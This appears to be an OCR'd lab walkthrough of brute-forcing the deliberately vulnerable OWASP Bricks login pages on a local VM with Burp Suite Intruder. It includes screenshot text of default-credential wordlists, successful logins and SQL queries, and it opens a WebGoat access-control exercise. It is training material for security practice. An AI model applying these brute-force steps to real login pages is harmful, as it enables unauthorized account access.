
Follow the steps.

Go to Bricks – Login pages.






Onen any login page to try bruteforce attack.




This is login page 5


Open burpsuite and start the intercept.




Send that request to intruder and add username and passoword to payload positions.


Add some common usernames and password for attack and also add error message for flag.








By this we get the correct combination usung cluster bombing attack type.


Kali Linux
Bricks Login Form #5
OWASP Top Ten | OWASP
192.168.164.134/owaspbricks/login-5/index.php
87%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Bricks
Login
Succesfully logged in.
Username:
Password:
Submit
SQL Query: SELECT * FROM users WHERE name='harry' and password='5f4dcc3b5aa765d61d8327deb882cf99'


Kali Linux
OWASP Bricks Login For
OWASP Bricks Login For
192.168.164.134/owaspbricks/login-1/index.php
120%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Bricks
Login
Succesfully logged in.
Username:
Password:
Submit
SQL Query: SELECT * FROM users WHERE name='admin' and password='admin'



5. Intruder attack of http://192.168.164.134
Attack
Save
Columns
Results
Positions
Payloads
Resource pool
Settings
Filter: Showing all items
Requ... Payload 1 Payload 2 Status code Error Timeout Length Wrong... Comment
0 200 4746 1
1 admin admin 200 4743
2 manager admin 200 4750 1
3 root admin 200 4746 1
4 cisco admin 200 4748 1
5 apc admin 200 4745 1
6 pass admin 200 4747 1
7 security admin 200 4750 1
8 user admin 200 4747 1
9 system admin 200 4748 1
10 sys admin 200 4745 1
11 wampp admin 200 4748 1
12 newuser admin 200 4749 1
13 xampp-dav-unsecure admin 200 4761 1
14 vagrant admin 200 4749 1
15 bee admin 200 4746 1
16 admin password 200 4750 1
17 manager password 200 4753 1
18 root password 200 4749 1
19 cisco password 200 4751 1
20 apc password 200 4748 1
33 of 300


Burp Suite Community Editio
bWAPP - Login
OWASP Bricks Login For
OWASP Bricks Login For
192.168.164.134/owaspbricks/login-2/index.php
120%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Bricks
Login
Succesfully logged in.
Username:
Password:
Submit
SQL Query: SELECT * FROM users WHERE name='admin' and password='admin'





- **Broken access control**

Open owaspbwa web server




Using WebGoat(Forget password)






Turn on intercept in burpsuite to perform semi bruteforce attack.

